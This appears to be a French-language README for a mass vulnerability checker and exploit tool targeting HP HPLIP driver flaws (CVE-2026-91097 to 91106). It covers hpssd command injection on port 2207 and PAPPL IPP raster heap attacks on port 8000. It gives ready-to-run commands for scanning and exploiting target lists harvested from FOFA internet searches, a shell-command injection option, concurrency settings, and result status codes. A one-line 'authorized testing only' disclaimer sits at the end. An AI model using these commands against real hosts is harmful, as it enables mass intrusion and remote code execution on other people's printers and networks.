
Vérification/recherche d'exploits en masse pour HP HPLIP CVE-2026-91097–91106 (<3.26.6), sondes IPP PAPPL :8000 + modèles hpssd

Vérification massive et exploit de recherche pour le pilote HP HPLIP < 3.26.6 — CVE-2026-91097 à CVE-2026-91106.
| CVE | CVSS 4 | CWE | Distant |
|---|---|---|---|
| CVE-2026-91097 | 7.0 | CWE-787 | oui (UI) |
| CVE-2026-91098 | 8.6 | CWE-122 | oui (UI) |
| CVE-2026-91099 | 5.1 | CWE-61 | local |
| CVE-2026-91100 | 6.8 | CWE-78 | local |
| CVE-2026-91102 | 8.4 | CWE-78 | local |
| CVE-2026-91101 | 5.1 | CWE-129 | physique |
| CVE-2026-91103 | 5.1 | CWE-191 | physique |
| CVE-2026-91104 | 9.3 | CWE-122 | oui |
| CVE-2026-91105 | 8.6 | CWE-122 | oui (UI) |
| CVE-2026-91106 | 9.3 | CWE-122 | oui |
Corrigé : HPLIP 3.26.6+
| Surface | Détection | Notes d'exploitation |
|---|---|---|
hpssd :2207 | Sonde TCP + XML | Modèle d'injection de commande -c id (style hpssd hérité) |
CUPS/IPP :631 | Sonde HTTP | Catalogue / empreinte |
HPLIP Printer Application :8000+ | Interface PAPPL HTTP + chaîne de version | IPP Print-Job + recherche raster PWG (ZDI-26-656 / PAPPL < 1.4.12) — pas de sortie shell via HTTP |
Les résultats FOFA body="hplip" correspondent souvent à :8000 PAPPL, pas à :2207. Utilisez host:port dans les listes de cibles.

--flow)
pip install -r requirements.txtpip install -r requirements.txt
# Single target (default ports 631, 2207, 9100 if no port given)
python poc.py -u 192.0.2.10 --mode check
# FOFA port (recommended)
python poc.py -u 192.0.2.10:8000 --mode check --flow
# Mass — all 10 CVEs
python poc.py --list targets.example.txt --mode check -j 30 -q --flow
# Critical network heap CVEs only
python poc.py --list list_hplip_printer.txt --mode check --cve CVE-2026-91104,CVE-2026-91106
# Exploit research (PAPPL on :8000 → IPP raster; -c id only meaningful on hpssd:2207)
python poc.py -u 192.0.2.10:8000 --mode exploit --cve CVE-2026-91106
python poc.py -u 192.0.2.10:2207 --mode exploit --cve CVE-2026-91100 -c id
# Save export as fofa_csv_1049.csv (or pass -i)
python fofa_to_list.py
# list.txt (all) + list_hplip_printer.txt (title hint = HPLIP Printer Application)
python poc.py --list list_hplip_printer.txt --mode check -j 30 --flow
192.0.2.10:8000
192.0.2.11:2207
192.0.2.12|CVE-2026-91106
Les lignes avec |CVE… utilisent la partie avant | comme hôte (indice CVE optionnel pour la sortie des résultats).
| Option | Description |
|---|---|
-u / --url | Hôte, host:port, ou http://host:port |
--list | Une cible par ligne |
--mode | check ou exploit |
--cve | all ou identifiants CVE séparés par des virgules |
-c / --command | Commande shell (tentatives d'injection de commande hpssd uniquement) |
--heap-size | Taille de la sonde heap TCP brute (par défaut 8192) |
--threads, -j | Concurrence massive (par défaut 20) |
--timeout | Délai d'attente par cible en secondes (par défaut 8) |
--flow, -f | Une ligne de résultat par cible |
--output | JSONL (par défaut massexploit_results.jsonl) |
--vuln-list | hits.txt (check) ou exploited.txt (exploit) |
| Fichier | Contenu |
|---|---|
massexploit_results.jsonl | JSON complet par hôte |
hits.txt | Candidats (host|cve,…) |
status courantes en vérification| Statut | Signification |
|---|---|
hplip_surface_candidate | Port ouvert + correspondance version/CVE |
network_surface_version_unknown | TCP ouvert, HPLIP/PAPPL probable, version non lue |
no_open_ports | Rien d'accessible sur les ports scannés |
patched_version | Version HPLIP ≥ 3.26.6 |
| Statut | Signification |
|---|---|
pappl_raster_sent_no_shell_output | IPP/raster envoyé sur le port PAPPL ; pas de id en HTTP (classe RCE heap) |
exploit_attempted_no_confirm | Tentative effectuée, sans vérification |
exploited | Uniquement si la réponse correspond aux heuristiques d'injection de commande (rare) |
.
├── poc.py
├── cve_catalog.py
├── hplip_probes.py
├── hplip_exploit.py
├── pappl_ipp.py
├── pappl_raster.py
├── fofa_to_list.py
├── image.png
├── targets.example.txt
├── requirements.txt
├── README.md
├── LICENSE
└── .gitignore
--cve all mais non exploitables à distance à grande échelle.Pour des tests de sécurité autorisés uniquement. Vous êtes responsable du respect des lois applicables et des règles du programme.
